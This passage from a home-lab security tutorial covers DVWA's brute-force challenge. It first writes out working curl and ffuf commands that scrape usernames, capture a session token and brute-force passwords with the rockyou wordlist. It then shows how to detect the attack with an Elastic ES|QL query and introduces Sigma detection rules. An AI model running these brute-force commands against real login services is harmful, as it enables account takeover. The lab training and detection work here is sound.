 Output of the zap fuzzer once done
Now we need to search for which requests were successful. Go to the search page and search for the following:
1
Username and/or password incorrect.
Select the “HTTP Fuzzer Results” and mark it as Inverse:
 ZAP fuzzed done
ffuf
Since we are dealing with GET based authentication, it is trivial to use ffuf to accomplish this brute force, however since it is the nature of ffuf to test ALL combinations we need to be ready to cancel the attack once we get what we’re looking for.
Like the hydra example we will do everything via the terminal.
This is another little threeliner.
ffuf attack command
1
curl -s http://tartarus-dvwa.home.arpa/DVWA/hackable/users/ | grep -Eo '"(\w+).jpg"' | sed 's/"//g; s/.jpg//' > dvwa-users.txt
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -mc 200 -fs 4384 -fr "Username and/or password incorrect" -r -b "security=low; PHPSESSID=${PHPSESSID}" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS
Once you have passwords for all five users press Ctrl+C to cancel the process:
 DVWA ffuf brute force success
Something to note, without the response size filter -fs 4384 you will get responses that say different passwords “work”. How we’ve constructed the login URL is important brute?username=USER&password=PASS&Login=Login means that passwords with octothorpes in them will ‘remove’ everything after the (#) symbol - the &Login=Login also gets removed - starting on line 4854, rockyou passwords start to have octothorpes in them. There is another option, instead of filtering the words “…password incorrect…” you could use a -mc flag, see if you can figure out how to do it.
Brute Force Low Sec - Blue Team
How do we detect the brute force attempts against the DVWA? Since the Tartarus Lab more closely emulates a “real” enterprise we have access to a few different log sources.
Prerequisites
You must have used the Blue Team version Blue Team Setup.
If you want more background regarding Elastic see the Blue Team section of the Recon Low Sec post.
Detection Elastic SIEM
Moving on to the first challenge we are presented with a dilemma, how do we detect a brute force against a GET based authentication mechanism? As stated in the Red Team post, GET based authentication is very much a ‘no-no’ in Prod. There may be some legacy infrastructure laying around and boy do you want logs from them.
When considering new detection logic you must first understand the activity, in this case what exactly did the ffuf command or nuclei template do? How does a brute force attack work? At it’s most basic you are trying all combinations of passwords to usernames, so we have a username; kogami and a list of passwords, lets say rockyou.txt we now try as the username to service xyz username: kogami@psb and each of the 14,344,392 passwords in the rockyou.txt wordlist, with the hopes that kogami isn’t very creative with passwords and uses one from the word list. This type of dictionary attack is particularly effective against services that don’t implement any rate limiting. Each of these requests generates a foot-print, the attacker has to reach out for each password to the service to check if was correct. Lets say kogami used the password 2137 that would be the the 12,907,948th password in rockyou.txt, meaning you would need to have to do that many requests against the server to find that password. Roughly, if you did a request a second it’ll take almost half a year! Not to say it’s a good password! It would be the 2137th password if guessed sequentially from zero. :)
We can use the nuclei template to simulate a brute force attempt and see what logs it generates.
On the Kali guest run the following:
1
curl -s http://tartarus-dvwa.home.arpa/DVWA/hackable/users/ | grep -Eo '"(\w+).jpg"' | sed 's/"//g; s/.jpg//' > dvwa-users.txt
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -mc 200 -fs 4384 -fr "Username and/or password incorrect" -r -b "security=low; PHPSESSID=${PHPSESSID}" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS
 Example elastic nuclei brute force
In Kibana you should see the alert come though (give it some time, rules are normally set to run every 5 minutes):
 Example kibana brute force alert
Now lets examine this alert by clicking on the name in the “Rule” column:
 Example kibana brute force alert detail
We can see there is an ES|QL search in the about section, lets run it and see what it returns.
1
FROM logs-apache.access-default | WHERE http.request.method == "GET" AND url.query LIKE "*username=*" AND url.query LIKE "*password=*" AND url.query LIKE "*Login=*" | EVAL username = split(url.query,"&") | STATS attempt_count = COUNT(url.query) BY username | EVAL valid = CASE (starts_with(username, "username="),true) | WHERE valid | EVAL user = REPLACE(username,"username=", "") | SORT attempt_count DESC | WHERE attempt_count > 10
We can see a nice breakdown of what users where targeted in this attack, click on the “Untitled timeline” link at the bottom of the page and go to the ES|QL section:
 Example kibana brute force es ql search
Sigma Rules
This will be a brief introduction to Sigma rules. Sigma as a standard was created by - the man, the myth, the legend - Florian Roth as a means to standardise SIEM rules. Sigma abstracts the rules to Yet Another Markup Language (YAML) files where the detection logic is defined. You can read more about the history of Sigma rules from Sigma themselves. Lets take one of my custom rules on GitHub Win Security Create Hidden User this rule detects as it says on the tin: the creation of hidden windows users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
title: Win Security Create Hidden User
id: 5df5a789-e300-461a-bc09-4ef01c2d8a64
related:
    - id: 8a58209c-7ae6-4027-afb0-307a78e4589a
      type: similar
status: experimental
description: Detects the creation of a hidden user on a Windows host
references:
    - https://github.com/redcanaryco/atomic-red-team/blob/7e11e9b79583545f208a6dc3fa062f2ed443d999/atomics/T1564/T1564.md
author: Dylan Shield (Shielida.co)
date: 2024/05/06
tags:
    - attack.defense_evasion
    - attack.t1564
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4720
        TargetUserName: '$'
    condition: selection
falsepositives:
    - Unknown
level: medium
These 25 lines of YAML define quite a lot. You can read more about what fields are mandatory from Sigma. What’s important for this example is the detection: section where we define what we are looking for:
1
2
3
4
5
detection:
    selection:
        EventID: 4720
        TargetUserName: '$'
    condition: selection
We are telling Sigma that we have a selection looking for Windows event ID 4720 “a user account was created”, with the username $ this username is special and won’t be displayed in the logon screen. Now what If you want to convert this rule into your SIEM flavour. Navigate to https://sigconverter.io/ (I’m not friends with Uncoder due to their anti-FOSS licensing) or if you don’t need a GUI use the Sigma-cli tool and paste the rule file into the left-hand side and select your target. The target language I want is Splunk, in the default format with the ‘splunk_windows’ pipeline applied.
